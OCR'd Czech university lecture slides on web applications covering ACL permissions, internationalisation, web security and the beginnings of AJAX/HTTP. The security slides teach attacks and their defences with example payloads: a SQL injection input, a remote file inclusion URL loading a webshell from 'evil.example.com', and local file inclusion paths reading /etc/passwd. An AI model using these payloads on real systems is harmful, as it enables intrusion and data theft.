




ACL model

- Access Control List
  - řídí přístup uživatel ke zdrojům
- obvykle je realizován pro skupiny (role)
  - uživatelé ve skupinách
  - může se dědit
- každá skupina má seznam povolených akcí pro dané zdroje
  - lze realizovat i zakázané akce


ACL


groups
id INT
title VARCHAR(45)
Indexes
permissions
id INT
title VARCHAR(45)
Indexes
users
id INT
email VARCHAR(45)
password VARCHAR(45)
groups_id INT
Indexes
groups_has_permissions
groups_id INT
permissions_id INT
Indexes

ACL

```
$group = $currentUser->getGroup();
if($group->hasPerm('delete_user')) {
  $anotherUser->delete();
} else {
  showError('Permission denied');
}
```

Internacionalizace a lokalizace



Internacionalizace a lokalizace - proč?

- zahraniční zákazníci
  - naši nebo našich zákazníků
  - jsme země uprostřed Evropy
    - ale malá
  - internet je celosvětový

Internacionalizace

- proces rozšíření aplikace, aby byla schopná pracovat v jiných prostředích
  - je to hledisko návrhu aplikace
  - jen potenciálně, nemusí se to nikdy stát
- zkratka i18n
  - Internacionalisation

Lokalizace

- proces přizpůsobení aplikace lokálnímu prostředí
  - děje se vícekrát, podle počtu trhů kde prodáváme produkt
- zkratka l10n
  - localisation

i18n a l10n

- není to drahé, ale je potřeba systém navrhnout a vyvíjet s podporou
- nejde udělat vše
- pro správce stránek je to HODNĚ práce navíc
  - místo jednoho webu má najednou *n* webů

Hlavní znaky


- možnost přepnout/nastavit
  - jazyk
  - formát data
  - první den týdne
  - měnu
  - jednotky
  - směr textu (např. zprava doleva)
  - způsob výpočtu daně, spotřeby, …
  - …

Na co je potřeba myslet

- data v DB
- statické texty v šablonách
- krátké hlášky (např. chyby) generované z PHP nebo JS
- texty v obrázcích
  - design
  - obsah
- rozdíly v CSS

Data v DB 1


- pro každý jazyk samostatná tabulka
  - někdy vhodné, protože chceme oddělit obsah pro různé jazyky
    - articles_cze, articles_eng
    - news_cze, news_eng
    - products_cze, products_eng



přidání jazyka znamená modifikaci DB

Data v DB 2


- pro každý jazyk speciální pole u rozdílných záznamů
  - obsah v jiných jazycích není oddělen
  - pro neexistující překlad se použije výchozí
  - products
    - id, title_cze, title_eng, description_cze, description_eng



přidání jazyka znamená modifikaci DB, ale vše je v jedné tabulce

Data v DB 3

- jazykově závislé texty v separátní tabulce
  - výchozí texty přímo
  - výchozí text je snadno dostupný



není nutné modifikovat DB pro další jazyk, ale jsou složitější selecty

Data v DB

- je vhodné umět zkombinovat přístupy, jelikož každý se hodí k něčemu jinému
- vyžaduje vhodné administrační rozhraní
- problém je lokalizace nepřeložených textů
  - použije se výchozí jazyk
  - jak to poznat?

Data v DB - kde použít co?

- Individuální tabulky - způsob 1
  - kde je obsah pro různé jazyky jiný
    - co není nutné pro všechny mutace
  - např. články, novinky, menu, bannery, …
- Sloupce/překladová tabulka (zp. 2 a 3)
  - kde se liší jen některé údaje
  - např. produkty eshopu, kategorie článků, názvy parametrů, …

Data v DB - čísla, data, ceny, …

- cena, technické parametry, data, časy…
  - lze uložit v základní hodnotě a aplikovat přepočet (konverzi) až při zobrazení
  - čas i se zónou
- výhodou je, že se nemusí editovat vše dle počtu jazyků
  - při editaci se použije buď výchozí hodnota nebo je nutná konverze

Statické texty v šablonách

- někdy jde o velké kusy textu
- je možné používat identifikátory a text ukládat samostatně jinde
  - přímo v šabloně (přehledné?)
  - v DB
    - klient může snadno upravit, není nutná synchronizace
  - v jiném souboru

Statické texty v šablonách

```
$messages = array(
  "cze" => array(
    "nadpis" => "Ahoj světe!",
  ),
  "eng" => array(
    "nadpis" => "Hello world!",
  ),
);
<h1>{nadpis|translate}</h1>
```

Krátké hlášky v kódu

- Pro chyby a potvrzení
- Obvykle se ukládají překlady do DB, v kódu je např. jen výchozí verze

identifikátor a výchozí

```
$message = getMessage(
  "forms.register.errorTaken",
  "Username already taken."
);
```

Krátké hlášky v JS

- snažíme se do JS nedávat pevné textové hlášky
  - lze vložit v HTML šabloně jako skrytý element
- JS kód lze generovat podobně jako šablonu (pomalé)
- napsat vlastní systém pro vyhledávání hlášek pomocí identifikátorů v JS

Texty v obrázcích

- snažíme se texty do obrázků nevkládat
  - můžeme použít např CSS font, rotaci, efekty…
- obrázky mohou mít více variant


filtr pro vložení

```
<img src="{img.png|lngimg}" />
```

  - načte např. cze/img.png nebo eng/img.png

Rozdílná CSS

- dodatečný CSS soubor načtený podle jazyka
  - načteme např.:
    - style_cze.css
    - style_eng.css
  - stejné CSS třídy ale
    - jiné obrázky pro pozadí
    - jiné velikosti/pozice elementů
    - některé elementy mohou být zneviditelněné
    - …



ORM a šablony

- je nutné mít podporu v ORM vrstvě
  - názvy tabulek a sloupců se mění podle aktuálního jazyka nebo se připojuje tabulka s překlady
- šablonovací systém musí umožňovat překlady
  - statické hlášky, lze řešit přes filtry {…|totoPreloz}

Další informace

- Existují systémy pro strojový překlad
  - nekvalitní výsledky
- Přidání nebo odebrání jazyka pro překlad je obvykle operace vyžadující změnu struktury databáze
  - Místo identifikátorů hlášek lze jako klíč pro vyhledání textu použít přímo výchozí text
    - Pak lze mít překlady v jedné tabulce a neměnit DB

Další informace

- složitější systémy pro překlady umí:
  - jednotné číslo
  - množné číslo
  - množné číslo na základě hodnoty
    - 1 program
    - 3 programy
    - 5 programů

Podpora ve frameworcích

- Většina frameworků podporuje překlad statických textů v šablonách
- Problém může být ORM protože struktura DB záleží na požadavcích zákazníka

Zabezpečení web aplikací

Základní pravidla

- Neexistuje bezpečný klient
- Zabezpečení musí být na serveru
- Ověřuj všechny vstupy
- Kontroluj autorizaci uživatelů
- Neinformujte klienta o technických podrobnostech chyb
- Logujte a provádějte kontrolu
- Dodržujte strategii defense in depth

SQL injection

- Chyba při skládání SQL dotazu do řetězce
- Není ošetřen vstup a uživatel zadá data, kterými doplní SQL příkaz

- Např. SELECT * FROM objekty WHERE id = $_POST['id']
- Do: $_POST['id']="2 OR 1=1"
- Tedy: SELECT * FROM objekty WHERE id = 2 OR 1=1

SQL injection

- Jeden ze způsobů, jak poznat, že není ošetřen vstup:
- **http://example.com/order_detail.php?id=4’**

- A následné vypsání chybové hlášky:
- ***You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '|"***

PHP injection

- Podobný princip jako SQL injection
- Často vzniká při vkládání různých souborů
- Např. **<?php include $_GET[‘skript’] ?>** a url **skript.php?http://zlyserver.cz/utok.php**
- Zákaz vkládání vzdálených souborů pomocí allow_url_include, nejlépe ale vůbec nevkládat
- Podobný problém i třeba s funkcí eval

PHP injection

- RFI – **Remote File Inclusion**
  - /objednavka.php?COLOR=**http://evil.example.com/webshell.txt?**
- **LFI – Local File Inclusion**
  - /obejdnavka.php?COLOR=**C:\\ftp\\upload\\exploit**
  - /objednavka.php?COLOR=**C:\\notes.txt%00**
    - Užití **NUL meta character** k odstranění .php přípony
  - /objednavka.php?COLOR=**/etc/passwd%00**
    - Jde pojistit přidělením práv pro uživatele „apache“ spouštějící HTTP daemona

Nedostatečná autorizace

- Žádná nebo nedostatečná kontrola práv uživatele
- Uživateli zpřístupníme data či funkce jiného uživatele
- Postačí jednoduchá změna parametrů
- Např. **skript.php?get_objekt=5**


- **Obrana:** zavést uživatelské role – nejlépe implementace **ACL**

Cross Site Scripting – XSS

- Neošetřené vstupy, vkládání značek
- Umožňuje vložit v řetězci kód, který je při zobrazení interpretován
- Nebezpečné zejména ve spojení s Javascriptem
- Možnost krádeže relace
- 3 typy útoků

Cross Site Scripting – XSS

- 1. typ: tzv. lokální (DOM based)
  - neošetřené přenesení proměnné z URL adresy do Javascriptu



Cross Site Scripting – XSS

- 2. typ: **non-persistent, reflected**
  - URL se interpretuje jako součást stránky
  - **Server:**<?php echo $_GET['nadpis']; ?>

Cross Site Scripting – XSS

- 3. typ: **persistent, stored, second-order**
  - Kód nemusí vstupovat přes upravený link
  - Nebezpeční vzniká tam, kde se data načítají z DB
  - Dochází k trvalému narušení stránky

Obrana proti XSS

- Nedovolit vkládat značky – escapování HTML (převod na entity), v PHP funkce **htmlspecialchars**
- Pokud je třeba vkládat značky
  - použít neHTML způsob (např. WIKI)
  - blacklist (zakázané značky)
  - whitelist (povolené značky)

Krádež relace

- Session Hijacking
- Využití XSS
- Pomocí JS je zjištěn identifikátor relace (document.cookie)
- Útočník získá identifikátor, a tím přístup do systému
- Vhodné měnit identifikátor po každém požadavku

Podvržení požadavku

- Cross Site Request Forgery
- Funkční při GET a pokud je uživatel přihlášen do aplikace
- Při navštívení útočné stránky je vykonán bez jeho vědomí HTTP požadavek
- HTTP požadavek stačí „schovat“ třeba do obrázků
- Zajištění možné generováním tokenů pro jednotlivé požadavky

Podstrčení session ID

- Session fixation
- Podstrčení identifikátoru relace uživateli
- Uživatel dále pracuje, SID je však kompromitován
- Obrana regenerováním SID, nepoužíváním předávání PHPSESSID
- Důležité také nastavení v php.ini
  - session.use_trans_sid
  - session.use_only_cookies

Clickjacking

- Využití normálních kliků uživatele k provedení útočníkových akcí
- Například zobrazíme v iframe očekávanou stránku a zajistíme překrývání „neviditelnými” prvky
- http://www.youtube.com/watch?v=gxyLbpldmuU

Penetrační testování

- Linuxová distribuce **Kali Linux**
  - Soubor utilit jako:
  - **uniscan** – testování celkového zabezpečení stránky
    - Odhalení volání PHP.info()
    - External Links/Hosts
    - Odhalení zdrojového kódu
    - Dynamic Scan, Vulnerability Identification – identifikace:
      - SQL-i, RFI, LFI, XSS, atd.
  - **Sqlmap** – získávání dat z databáze prostřednictví SQL injection

Penetrační testování

- Addon do Firefoxu – Tamper Data
  - Úprava formulářových dat a dalších informací odesílaných na webový server
  - Lze využít na testování XSS

Děkuji za pozornost

Provozně ekonomická fakulta

Připravil: Ing. Jiří Lýsek, Ph.D.
Verze: 20.2.2016

Webové aplikace

Komunikace a webové služby

Mendelova univerzita v Brně


AJAX

- Asynchronous JavaScript and XML

AJAX

- Asynchronous JavaScript and XML

  – … ale XML formát se většinou při komunikaci klient-server nahrazuje JSON zápisem




AJAJ

- Asynchronous JavaScript and JSON

- Důvody:
  - Prohlížeče umí JavaScript
  - Rychlejší (menší objem dat)
  - Snadnější (žádný XML DOM)

HTTP komunikace



HTTP

- Požadavek např.:

  GET /index.html HTTP/1.1

  Host: domain.cz


- Odopověďi např.:
  - HTTP/1.1 200 OK + data
  - HTTP/1.1 404 Not Found + data

Klasická komunikace

- HTTP požadavky vyvolává prohlížeč při standardní navigaci na základě akcí uživatele:
  - kliká na odkazy
  - odesílá formuláře
  - JavaScript: location.href, history.pushState
  - Meta tag redirect v <head>
- Dojde k <u>překreslení dokumentu a změně URL</u> v adr. řádku

